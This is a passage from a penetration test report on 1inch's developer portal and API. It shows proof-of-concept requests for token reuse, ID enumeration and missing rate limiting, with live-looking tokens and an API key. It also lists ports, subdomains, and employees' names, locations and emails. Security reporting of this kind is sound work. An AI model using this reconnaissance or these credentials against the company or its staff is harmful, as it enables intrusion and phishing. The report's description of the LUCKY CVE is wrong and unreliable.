qeJQfziQe4AEJd8tXnZ+83suCpFFpQEVIdR
qB3UgA3qGIGs=; path=/; expires=Mon, 11-Sep-23 10:15:51 GMT;
domain=.1inch.dev;
HttpOnly; Secure; SameSite=None
Server: cloudflare
Cf-Ray: 804efaef389b35c4-WAW

{"message":"User doesn't exist","error":"Not Found","statusCode":404}

4. Create the account with the same gmail account again and resend the request indicated in Step 1 with the same old token and observe the token is valid and the system returns user information, despite the user account having been previously deleted:

Response:
HTTP/2 200 OK
Date: Mon, 11 Sep 2023 09:46:09 GMT
Content-Type: application/json; charset=utf-8
X-Powered-By: Express
Etag: W/"99-iruBVts+c9TAzJdffEhstuFV3DI"
X-Envoy-Upstream-Service-Time: 10
Cf-Cache-Status: DYNAMIC
Set-Cookie:
__cf_bm=lUQlp8N2K.MHOJ4xYFsC8xnDao1wj_rdLG6bVRtDwyM-1694425569-0AZFYNTwqMUfHj8SZAHK7WZPbcEBfVuLsQLdO1iSRBiOnHY9LismIp0OyWKFQjNu9i9mV+ib+aaFADXYOsxUaKAM=; path=/; expires=Mon, 11-Sep-23

```
 10:16:09 GMT;
domain=.1inch.dev; HttpOnly; Secure; SameSite=None
Server: cloudflare
Cf-Ray: 804efb631b0835c4-WAW

{"id":"4371","givenName":"Ptest","familyName":"Ptest","emailAddress":"xxx@
gmail.com","setupCompleted":true,"isConsentGiven":true,"type":"customer"}
```

1.12 MISSING SECURITY HEADERS

Risk Score	Low
Status	PARTIALLY FIXED
Affected Endpoint	https://portal.1inch.dev/ https://api.1inch.dev/
Details	Missing security headers are a common security vulnerability that can leave websites and web applications vulnerable to attack. Security headers are HTTP response headers that can be used to configure security settings in web browsers. By missing these headers, websites and web applications are making it easier for attackers to exploit vulnerabilities and steal sensitive data. HTTP Strict Transport Security is an excellent feature to support on your site and strengthens your implementation of TLS by getting the User Agent to enforce the use of HTTPS. Recommended value "Strict-Transport-Security: max-age=31536000; includeSubDomains". Content Security Policy is an effective measure to protect your site from XSS attacks. By whitelisting sources of approved content, you can prevent the browser from loading malicious assets. X-Frame-Options tells the browser whether you want to allow your site to be framed or not. By preventing a browser from framing your site you can defend against attacks like clickjacking. Recommended value "X-Frame-Options: SAMEORIGIN". X-Content-Type-Options stops a browser from trying to MIME-sniff the content type and forces it to stick with the declared content-type. The only valid value for this header is "X-Content-Type-Options: nosniff". Referrer Policy is a new header that allows a site to control how much information the browser includes with navigations away from a document and should be set by all sites. Permissions Policy is a new header that allows a site to control which features and APIs can be used in the browser.

Impact	XSS, CSRF, Clickjacking, MitM, Content Sniffing
Mitigation	Include all the missing security headers.
Root Cause	No Category
PoC	https://portal.1inch.dev/




Image 7 – image.png

https://api.1inch.dev/




Image 8 – image.png

1.13 IMPROPER SSL IMPLEMENTATION

Risk Score	Low
Status	FIXED
Affected Endpoint	https://portal.1inch.dev/ https://api.1inch.dev/
Details	Improper SSL implementation is a security vulnerability that can allow attackers to intercept and manipulate sensitive data transmitted over a secure connection. It can occur when a system fails to properly validate the authenticity of a digital certificate presented by a remote party during a communication. The BREACH attack works by sending a series of HTTP requests to the target website. Each request contains a different string in the request URL. The attacker then monitors the size of the response from the website. If the response size changes when a particular string is present in the request URL, the attacker can infer that the string is present in the encrypted response body. LUCKY (CVE-2013-0167) is a vulnerability in Red Hat Enterprise Virtualization 3 and 3.2 that allows privileged guest users to cause the host to become unavailable to the management server. This can be done by sending a guestInfo dictionary with unexpected fields. It also needs to be mentioned that Cloudflare analysis of this vulnerability suggests that, while theoretically possible, it is fairly difficult to exploit. It is a timing attack and you'd need to create a fairly large number of connections and measure the differences in timing.
Impact	Data breaches Clickjacking attacks Cross-site scripting (XSS) attacks Man-in-the-Middle Attacks
Mitigation	Use the latest versions of SSL/TLS protocols (e.g., TLS 1.2 or TLS 1.3) and disable older, less secure versions (e.g., SSLv2, SSLv3). Keeping your protocols up-to-date helps protect against known vulnerabilities.
Root Cause	No Category

PoC

http://portal.1inch.dev

http://api.1inch.dev




Image 9 – MicrosoftTeams-image (1).png

LUCKY (CVE-2013-0167) is a vulnerability in Red Hat Enterprise Virtualization 3 and
3.2 that allows privileged guest users to cause the host to become unavailable to the management server. This can be done by sending a guestInfo dictionary with unexpected fields.

1.14 NO RATE LIMITING - APPLICATION ID ENUMERATION

Risk Score	Low
Status	NOT FIXED
Affected Endpoint	https://portal.1inch.dev/
Details	This vulnerability can be used to enumerate application ids by brute force to find existing application ids registered on the platform. It also lacks query restriction, which can lead to Dos attacks.
Impact	With this information, an attacker can try to find the ID of a particular Application by bruteforce attack. Also DoS is possible.
Mitigation	Do not include the ID of something in the link, but use other identifiers instead of numbers. Limit the number of requests a single user or IP address can make within a certain time frame.
Root Cause	No Category

PoC




Image 10 – image.png

Request
GET /api/applications/{ID} HTTP/2
Host: portal.1inch.dev
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:109.0)
Gecko/20100101
Firefox/117.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Authorization: Bearer
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiI0Mzc4IiwiaWQiOiI3N
jJmZWRiNS1mZTc4LTQwM2QtOTc4Yi1mNjdhNDhmMTAwMDMiLCJ1c2VyVHl
wZSI6ImN1c3RvbWVyIiwiaWF0IjoxNjk0MDg2NTczLCJleHAiOjE2OTQwODY
4NzN9.NolgbbfejNfEaKuJBeUzL_6
ynN2UnJImcl7150lvS6w
Referer: https://portal.1inch.dev/applications/4875
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
Response for present ID (belongs to us)
HTTP/2 200 OK
Date: Thu, 07 Sep 2023 11:36:34 GMT
Content-Type: application/json; charset=utf-8
X-Powered-By: Express

```
Etag: W/"8f-foP7tta6uvHWjNI6Yd0G8sGt2Yc"
X-Envoy-Upstream-Service-Time: 11
Cf-Cache-Status: DYNAMIC
Set-Cookie:
__cf_bm=bRAvTkK.aYywh2tgOtsUgl2Q9yrTpyCikNf_4kcG02w-1694086594-
0-AQjvoY9 cpQJBzlST/DJCQDV0pj2kDlESvlfgQB7uhb9KRCh6e+SQ90
n7HCALi99lOj38i+UFvDCKIUp1j5OUd2k=; path=/; expires=Thu, 07-Sep-23
12:06:34 GMT; domain=.1inch.dev;
HttpOnly; Secure; SameSite=None
Server: cloudflare
Cf-Ray: 802ea79f68dc77ad-KBP

{"id":"4875","name":"FOUNDMEHERE","createdAt":"2023-09-04T15:18:30.76
5Z","api
Keys":[{"id":"5183","apiKey":"jFNjzOdJLSA3U4lQRlK8QuUo3aeg15xf"}]}
Response for present random ID:
HTTP/2 403 Forbidden
Date: Thu, 07 Sep 2023 11:38:16 GMT
Content-Type: application/json; charset=utf-8
Content-Length: 40
X-Powered-By: Express
Etag: W/"28-/A0r2gBi62UEXdaQT52VOJ1+hp4"
X-Envoy-Upstream-Service-Time: 10
Cf-Cache-Status: DYNAMIC
Set-Cookie:
__cf_bm=E7g9l8JOWllXJqcOn0nzuYeKzrpXLrBrUqktzgc5P0A-1694086696-
0-ASWkB2Ax8Y4zZ912ew9z4kByP3yyOZv9DNoOasENBO65jve2Jry
FWkj+Hxjc8TxBgbvAHNZoNhu0BpKNgdFwS1g=; path=/; expires=Thu, 07-
Sep-23 12:08:16 GMT; domain=.1inch.dev;
HttpOnly; Secure; SameSite=None
Server: cloudflare
Cf-Ray: 802eaa1d5d5b2da0-KBP

{"message":"Forbidden","statusCode":403}
Response for non present ID (ID = 7896):
HTTP/2 500 Internal Server Error
Date: Thu, 07 Sep 2023 11:49:19 GMT
Content-Type: application/json; charset=utf-8
Content-Length: 52
X-Powered-By: Express
Etag: W/"34-rlKccw1E+/fV8niQk4oFitDfPro"
X-Envoy-Upstream-Service-Time: 5
Cf-Cache-Status: DYNAMIC
```

```
Set-Cookie:
__cf_bm=C2ujbz4Bv_1pCHjk4V9k_RE9jCXTC5E2tQipE9cum7o-1694087359-
0-AYOBhpG5xeJ3BnF45T7UJFtJ6GTed1KfUDXYvGLSICWRHIc9Sz3GyO
dHwsbtl5CAJRHxBO3oXr4t acQ3qtV7V2Y=; path=/; expires=Thu,
07-Sep-23 12:19:19 GMT; domain=.1inch.dev;
HttpOnly; Secure; SameSite=None
Server: cloudflare
Cf-Ray: 802eba4f0ed977bc-KBP

{"statusCode":500,"message":"Internal server error"}
```

By associating the server response code with a specific id, we conclude that it is possible to determine whether a user with that id exists on the platform or not.

1.15 NO RATE LIMITING IN AUTHENTICATION

Risk Score	Low
Status	NOT FIXED
Affected Endpoint	https://api.1inch.dev/
Details	The application does not limit the number of requests for Authentication. Token bruteforce is possible.




Image11 – token_no_rate_limiting.png

Impact	Brute Force Attacks, Credential Stuffing Attacks
Mitigation	The most direct solution is to implement rate limiting on authentication requests. You can set a maximum number of login attempts within a specific time frame (e.g., 5 login attempts per minute) to prevent automated attacks.
Root Cause	No Category

PoC

Request:
GET /swap/v5.2/1/tokens HTTP/2
Host: api.1inch.dev
Accept: application/json
Authorization: Bearer {{token}}
Content-Length: 2
Connection: close

Response (in case token is invalid):
HTTP/2 401 Unauthorized
Date: Mon, 04 Sep 2023 11:04:43 GMT
Content-Length: 0
X-Envoy-Upstream-Service-Time: 1
Cf-Cache-Status: DYNAMIC
Set-Cookie:
__cf_bm=1g64A3DqKNcGrXfhR3anghmO.GgDf.Z6wD6c0cNQ6hs-1693825483-0-AR9hZQRDkP52TpqW5dHr0Ol+blagsjprrFRIFhrBE5pZgyTCxVMXQjgvEGINLa7ZYtYJ5WYjqBx
+3lbp8W6CEq4=; path=/; expires=Mon, 04-Sep-23 11:34:43 GMT;
domain=.1inch.dev;
HttpOnly; Secure
Server: cloudflare
Cf-Ray: 8015c0d7b94cbf33-WAW

Response (in case token is valid):
HTTP/2 200 OK
Date: Mon, 04 Sep 2023 11:04:43 GMT
Content-Type: application/json; charset=utf-8
Content-Length: 372967
Cache-Control: public, max-age=300, s-maxage=300
Content-Security-Policy: default-src 'self';base-uri
'self';block-all-mixed-content;font-src 'self' https: data:;frame-ancestors
'self';img-src
'self' data:;object-src 'none';script-src 'self';script-src-attr 'none';style-src
'self' https:
'unsafe-inline';upgrade-insecure-requests
Etag: W/"5b0e7-sbQoEn2cmYFJh/VnWNIIecijSrE"
Expect-Ct: max-age=0
Referrer-Policy: no-referrer
Strict-Transport-Security: max-age=15552000; includeSubDomains
X-Content-Type-Options: nosniff
X-Dns-Prefetch-Control: off
X-Download-Options: noopen
X-Envoy-Upstream-Service-Time: 403
X-Frame-Options: SAMEORIGIN

```
 X-Permitted-Cross-Domain-Policies: none
X-Xss-Protection: 0
Cf-Cache-Status: DYNAMIC
Set-Cookie:
__cf_bm=3cO6_CrhfC7LqHCrn.sKxQuJ.U6JJdqDJt5I2wdLY4s-1693825483-
0-AYKRbpun II5q0mH9JNqYXnq0dw/qxZIQnPc4t1FNnorv/QlHYluys7JE
Dt6vgidQnrxlCPxMAol+ECg6l
3pLr98=; path=/; expires=Mon, 04-Sep-23 11:34:43 GMT;
domain=.1inch.dev;
HttpOnly; Secure
Server: cloudflare
Cf-Ray: 8015c0d7b94abf33-WAW

{"tokens":{"0x032 ....
```

1.16 NO RATE LIMITING IN THE "GET BLOCKTRACE BY NUMBER" FUNCTION

Risk Score	Low
Status	FIXED
Affected Endpoint	https://api.1inch.dev/
Details	A vulnerability has been discovered in the "Get BlockTrace By Number" function related to the lack of Rate Limiting. This vulnerability allows attackers to make multiple requests to this function without any restrictions, which can lead to serious consequences for system security and availability.
Impact	Denial of Service (DoS) Attacks
Mitigation	Implement rate limiting specifically for the "Get BlockTrace By Number" function. Limit the number of requests a single user or IP address can make within a certain time frame. This will prevent abuse and excessive resource consumption.
Root Cause	No Category

PoC

Request:

```
GET /traces/v1.0/chain/1/block-trace/1 HTTP/2
Host: api.1inch.dev
Cookie: intercom-device-id-zgn72×6y=a59093e8-60ef-4aac-bc4b-
fc73c67aeea0;
cookieConsent=deny;
intercom-id-zgn72×6y=39436154-3ed7-456b-8af0-c0639ffaf1ce;
__cf_bm=YZJ9bwf50m4nHCMrvP9GHUuuAMbszefeEo12ZMCTZq0-1694059
038-0-AQ
18Wo1XtgaRudifL2IQiKTglncNL8tAx/8XNaaJLmv89tXieH4ii5VxnxXvmTYsYW
Cpj6Bugc
rAycqLHbCKJE=;
intercom-session-
zgn72×6y=OUNRWXpxUDNiclU2U3RrWVB4Rmg3OUxxYTM1bGtzL0l
JdWJHL3I1RlBTaGtGdzFxcFVLOTIrVnFUYUIrWXZQWC0tOU9LdFFQOVJSal
ZEL3o4dHF2N
2w2UT09--d238f273d2749f585f4d04f733e589eca9babd05
Sec-Ch-Ua: "Not?A_Brand";v="8", "Chromium";v="108"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36
(KHTML, like Gecko) Chrome/108.0.5359.125 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/
webp,imag
e/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: none
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Accept-Encoding: gzip, deflate
Accept-Language: ru-RU,ru;q=0.9,en-US;q=0.8,en;q=0.7
Authorization: Bearer Z4774sXHcFYm2DAwzAzri7CZibAdhagC
Connection: close
```

Response:

```
HTTP/2 200 OK
Date: Thu, 07 Sep 2023 04:05:11 GMT
Content-Type: application/json; charset=utf-8
Access-Control-Allow-Origin: *
Cache-Control: no-store, no-cache, must-revalidate, proxy-revalidate
```

Etag: W/"3b-Gy/3HU88xxa04hzk7eMnTSgdxrg"
Expires: 0
Pragma: no-cache
Surrogate-Control: no-store
X-Envoy-Upstream-Service-Time: 21
X-Powered-By: Express
Cf-Cache-Status: DYNAMIC
Server: cloudflare
Cf-Ray: 802c126c6f512d73-KBP
{"blockNumber":1,"blockTimestamp":"0×55ba4224","traces":[]}

Image 12 – image.png

2 ATTACK NARRATIVE

2.1

PORTS
http://portal.1inch.dev (Cloudflare)

80 tcp open http syn-ack	2082 tcp open infowave syn-ack	2095 tcp open nbx-ser syn-ack
443 tcp open https syn-ack	2083 tcp open radsec syn-ack	2096 tcp open nbx-dir syn-ack
2052 tcp open clearvisn syn-ack	2086 tcp open gnunet syn-ack	8080 tcp open http-proxy syn-ack
2053 tcp open knetd syn-ack	2087 tcp open eli syn-ack	8443 tcp open https-alt syn-ack
8880 tcp open cddbp-alt syn-ack		

http://api.1inch.dev (Cloudflare)

80 tcp open http syn-ack	443 tcp open https syn-ack	2052 tcp open clearvisn syn-ack
2053 tcp open knetd syn-ack	2082 tcp open infowave syn-ack	2083 tcp open radsec syn-ack
2086 tcp open gnunet syn-ack	2087 tcp open eli syn-ack	2095 tcp open nbx-ser syn-ack
2096 tcp open nbx-dir syn-ack	8080 tcp open http-proxy syn-ack	8443 tcp open https-alt syn-ack
8880 tcp open cddbp-alt syn-ack		

2.1.1 SUBDOMAINS

1inch.dev	aap.1inch.io	aap2.1inch.io	airdrop-tx-signer.1inch.io
api.1inch.dev	api.1inch.io	api-1inch-wallet.1inch.io	api-angle.1inch.io
api-aurora.1inch.io	api-blockwallet.1inch.io	api-bybit.1inch.io	api-caddifi.1inch.io
api-catalog.1inch.io	api-cosmostation.1inch.io	api-defillama.1inch.io	api-enso.1inch.io
api-exodus.1inch.io	api-flashy.1inch.io	api-gauntlet.1inch.io	api-kash.1inch.io
api-keyrock.1inch.io	api-kronos.1inch.io	api-kronos-woo.1inch.io	api-kucoin.1inch.io
api-kyber.1inch.io	api-letsexchange.1inch.io	api-lido.1inch.io	api-lifi.1inch.io
api-mises.1inch.io	api-monkeydex.1inch.io	api-movr.1inch.io	api-nabox.1inch.io
api-okse.1inch.io	api-ondefy.1inch.io	api-overnight.1inch.io	api-peachee.1inch.io
api-rabby.1inch.io	api-raft.1inch.io	api-rango.1inch.io	api-rubic.1inch.io
api-symbiosis.1inch.io	api-tangem.1inch.io	api-trn.1inch.io	api-unstoppable.1inch.io
api-yearnfinance.1inch.io	api-zamio.1inch.io	app.1inch.io	arbitrum-nodes.1inch.io
aurora-nodes.1inch.io	avalanche-nodes.1inch.io	balances.1inch.io	balances-api-lb.1inch.io
blog.1inch.io	blog-cn.1inch.io	bor-nodes.1inch.io	bor-ws-nodes.1inch.io
bsc-node.1inch.io	bsc-nodes.1inch.io	bsc-nodes-lb.1inch.io	cdn.1inch.io
charts.1inch.io	claims-1inch.io	cluster.1inch.io	coinbase-nodes.1inch.io
configs.1inch.io	contract-api.1inch.io	crypto-purchase.1inch.io	crypto-purchase-staging. 1in ch.io
defi.1inch.io	docs.1inch.io	domains.1inch.io	eip.1inch.io
enterprise-api-lb.1inch.io	era-nodes.1inch.io	ethereum.1inch.io	ethereum-nodes.1inch.io
ethereum-nodes-lb. 1inch.io	ethereum-optimism-nodes. 1inch.io	events.1inch.io	fantom-nodes.1inch.io

fsn-typesense.1inch.io	fusion.1inch.io	fusion-staging.1inch.io	gasless.1inch.io
gasless-relayer-staging. 1inc h.io	gas-price-api.1inch.io	gnosis-nodes.1inch.io	gov.1inch.io
governance.1inch.io	gov-test.1inch.io	grafana.1inch.io	help.1inch.io
history.1inch.io	history-aggregator.1inch.io	history-green.1inch.io	history-staging.1inch.io
hunt2020.1inch.io	hw.1inch.io	hw-staging.1inch.io	info.1inch.io
ios-app.1inch.io	jupyterlab.1inch.io	klaytn-nodes.1inch.io	landing-template.1inch.io
limit-orders.1inch.io	location-signatures.1inch.io	location-signatures- staging. 1inch.io	mailchimp-proxy.1inch.io
mixpanel.1inch.io	mxpnl.1inch.io	news-api.1inch.io	nft.1inch.io
nft-marketplace.1inch.io	nft-new.1inch.io	nft-new-staging.1inch.io	nft-staging.1inch.io
optimism-nodes.1inch.io	oracle-prices-api-ethereum. 1inch.io	pathfinder.1inch.io	pathfinder-api.1inch.io
pathfinder-arbitrum-42161. 1inch.io	pathfinder-polygon-137.1in ch.io	pathfinder-staging.1inch.io	pathfinder-test.1inch.io
pathfinder-v3.1inch.io	pmm1.1inch.io	portal.1inch.dev	portfolio.1inch.io
portfolio-api.1inch.io	push.1inch.io	push-staging.1inch.io	pwa.1inch.io
abbithole.1inch.io	racing-game.1inch.io	racing-game-api.1inch.io	referral.1inch.io
sentry.1inch.io	staging-app.1inch.io	staging-app-cf.1inch.io	staging-blog.1inch.io
statping.1inch.io	still-winter-night.lb.1inch.io	submit.1inch.io	supply.1inch.io
survey.1inch.io	swap-builder.1inch.io	tele.1inch.io	token-details.1inch.io
token-prices.1inch.io	token-prices-staging. 1inch.i o	token-rates-aggregator. 1inc h.io	tokens.1inch.io
tokens-data.1inch.io	tokens-staging.1inch.io	track.1inch.io	trading-strategies.1inch.io

tx-gateway.1inch.io	tx-gateway-staging.1inch.io	uinch.1inch.io	url9250.1inch.io
wallet.1inch.io	walletconnect-bridge. 1inch. io	wallet-push.1inch.io	web3.1inch.io
web3-node.1inch.io	web3-node-private.1inch.io	ws-bsc-node.1inch.io	ws-kovan-node.1inch.io
ws-web3-node.1inch.io	www.1inch.dev	www.1inch.io	

2.1.2 TECHNOLOGIES

Analytics
Google Analytics GA4
Programming languages
TypeScript
JavaScript frameworks
Angular 16.0.0
Zone.js
CDN
Cloudflare
Issue trackers
Sentry
Tag managers
Google Tag Manager
Live chat
Intercom
Security
HSTS
Cloudflare Bot Management
CRM
Intercom
Font scripts
Google Font API
PaaS
Amazon Web Services
Miscellaneous
Webpack
PWA
Module Federation
Reverse proxies
Envoy
UI frameworks
Tailwind CSS

2.1.3 E-MAILS

Emails and positions:

Anton Bukov Co-Founder a.bukov@1inch.io	Sergej Kunz Co-Founder of 1inch Network s.kunz@1inch.io	Jordan Reind Community Manager j.reindl@linch.io Denver, Colorado, United States
Zhanna Letyagina Assistant to co-founder z.letyagina@linch.io Moscow, Moscow City, Russia	Natalia Toporkova Support and Community Lead n.toporkova@linch.io Zurich, Zurich, Switzerland	Bulat G Senior DevOps - remote b.g@1inch.io Abu Dhabi Emirate, United Arab Emirates
Nick Kozlov Backend Team Lead n.kozlov@linch.io San Francisco, California, United States	Dmitry C Senior DevOps Engineer d.c@linch.io Limassol Municipality, Limassol, Cyprus	Denis M Software Engineer d.m@linch.io Batumi, Ajaria, Georgia
Vladimir Borovik Backend engineer v.borovik@linch.io St Petersburg, St Petersburg City, Russia	Daniel Da Office Manager d.da@linch.io Geneva, Geneva, Switzerland	Mark Voloshin DevOps Engineer m.voloshin@1inch.io Saint Petersburg Metropolitan Area
Aleksandra Fetisova Partners Marketing Lead afetisova@1inch.io a.fetisova@1inch.io Portugal	Eduard Gorkh Senior Data Scientist e.gorkh@linch.io Belgrade, Serbia	Ahmed Sharabassieth Event Manager a.sharabassieth@linch.io Berlin, Berlin, Germany
Daria Melnik HR Business Partner d.melnik@linch.io Krasnodar, Russia	Polina Beliakova HR Manager p.beljakova@linch.io Hua Hin, Prachuap Khiri Khan, Thailand	Anton Aleshin SMM manager a.aleshin@linch.io Moscow, Moscow City, Russia
Gleb Alekseev Product Owner g.alekseev@linch.io Moscow, Moscow City, Russia	Denis Makarov Software Engineer d.makarov@1inch.io	Sergey Maslennikov Chief Communications Officer (CCO) s.maslennikov@linch.io Ko Phangan, Surat Thani, Thailand

Aleksandr Gorshkov
Senior Android Developer
a.gorshkov@1inch.io

Severine Boulard
Head of HR
s.boulard@linch.io
Zug, Zug, Switzerland

Nikolai Eryushev
Digital Marketing Contributor
n.eryushev@1inch.io

Ivan Greguric
Senior Solution Architect
i.greguric@linch.io
Esslingen, Baden-Württemberg, Germany

Gustav Kirstrup Arentoft
Core Contributor Institutional Growth
g.arentoft@1inch.io

Andrei Kirkkonen
Product Lead
a.kirkkonen@linch.io
Pissouri Municipality, Limassol, Cyprus

Vitaliy Menshenin
Art Director
v.menshenin@1inch.io

Mikhail Melnik
Lead Blockchain Developer
m.melnik@1inch.io
Dubai, United Arab Emirates

Veronika Knyazeva
Recruitment Specialist
v.knyazeva@1inch.io

Vladimir Kozlov
Editor In Chief
v.kozlov@1inch.io
Moscow, Moscow City, Russia

Anastasia Vorobeva
Finance Manager
a.vorobeva@1inch.io

Vasilii Kazhimyaka
Product Marketing Manager
v.kazhimyaka@linch.io
Amsterdam, North Holland, Netherlands

Mikhail Naiko
Senior Product Designer
m.naiko@1inch.io

Vladimir Poryadin
Product Owner
v.poryadin@linch.io
Frankfurt, Hesse, Germany

Ivan Tikhomirov
Digital Marketing
i.tikhomirov@1inch.io

Pavel Kruglov
Senior Communications Manager
p.kruglov@linch.io
Moscow, Moscow, Russia

Mikhail Khlapov
Software QA Engineer
mikhail@1inch.io

Valeria Melnikova
Recruitment partner/junior HR BP
v.melnikova@linch.io
Dubai, United Arab Emirates

Kirill Kuznetcov
Lead Blockchain Engineer
kirill@1inch.io

Orest Gavryliak
General Counsel
o.gavryliak@1inch.io

Walid Benothman
Growth
walid@1inch.io

Zhanna Letyagina
Assistant to co-founder
z.letyagina@1inch.io

Denis Bukov
Backend Developer
d.bukov@1inch.io

Other corporate emails:

info@1inch.io	natalia@1inch.io	n.ziborov@1inch.io	v.poryadin@1inch.io
support@1inch.io	n.pankratova@1inch.io	a.bronin@1inch.io	walid@1inch.io
analytics@1inch.io	k.parfianiuk@1inch.io	a.chepelev@1inch.io	
compliance@1inch.io	w.rassuli@1inch.io	a.fraerman@1inch.io	
dapp@1inch.io	j.kelly@1inch.io	a.golokoz@1inch.io	
events@1inch.io	g.kirstrup@1inch.io	a.kazachenko@1inch.io	
hr@1inch.io	o.kudin@1inch.io	a.prazdnikov@1inch.io	
grants@1inch.io	l.brown@1inch.io	a.rabetanety@1inch.io	
governance@1inch.io	n.dubovik@1inch.io	d.brakk@1inch.io	
pr@1inch.io	c.l@1inch.io	d.kirillov@1inch.io	
wallet@1inch.io	e.rumiancevaethcc@1inch.io	d.suyagin@1inch.io	
security@api.1inch.dev	p.bang@1inch.io	e.panyushkina@1inch.io	
security@1inch.io	k.kuznetcov@1inch.io	e.rumianceva@1inch.io	
security@sentry.1inch.io	j.chan@1inch.io	g.alekseev@1inch.io	
security@portal.1inch.dev	v.melnikova@1inch.io	g.sychev@1inch.io	
p.beliakova@1inch.io	v.kazhimyaka@1inch.io	i.frolov@1inch.io	

NO LEAKS WERE DETECTED

3 APPANEIX A

3.1 ADDITIONAL INFO

SUBDOMAINS IP ADDRESSES AND OPEN PORTS:

HOST>> 1inch.dev (172.64.149.102)
PORT STATE SERVICE REASON
80/tcp open http syn-ack ttl 64
443/tcp open https syn-ack ttl 64
5060/tcp open sip syn-ack ttl 64
8080/tcp open http-proxy syn-ack ttl 64

HOST>> airdrop-tx-signer.1inch.io (172.64.145.156)
PORT STATE SERVICE REASON
80/tcp open http syn-ack ttl 64
443/tcp open https syn-ack ttl 64
5060/tcp open sip syn-ack ttl 64
8080/tcp open http-proxy syn-ack ttl 64

HOST>> api.1inch.dev (104.18.38.154)
PORT STATE SERVICE REASON
80/tcp open http syn-ack ttl 64
443/tcp open https syn-ack ttl 64
5060/tcp open sip syn-ack ttl 64
8080/tcp open http-proxy syn-ack ttl 64

HOST>> api.1inch.io (104.18.42.100)
PORT STATE SERVICE REASON
80/tcp open http syn-ack ttl 64
443/tcp open https syn-ack ttl 64
5060/tcp open sip syn-ack ttl 64
8080/tcp open http-proxy syn-ack ttl 64

HOST>> blog.1inch.io (146.75.119.7)
PORT STATE SERVICE REASON
80/tcp open http syn-ack ttl 64
443/tcp open https syn-ack ttl 64
5060/tcp open sip syn-ack ttl 64
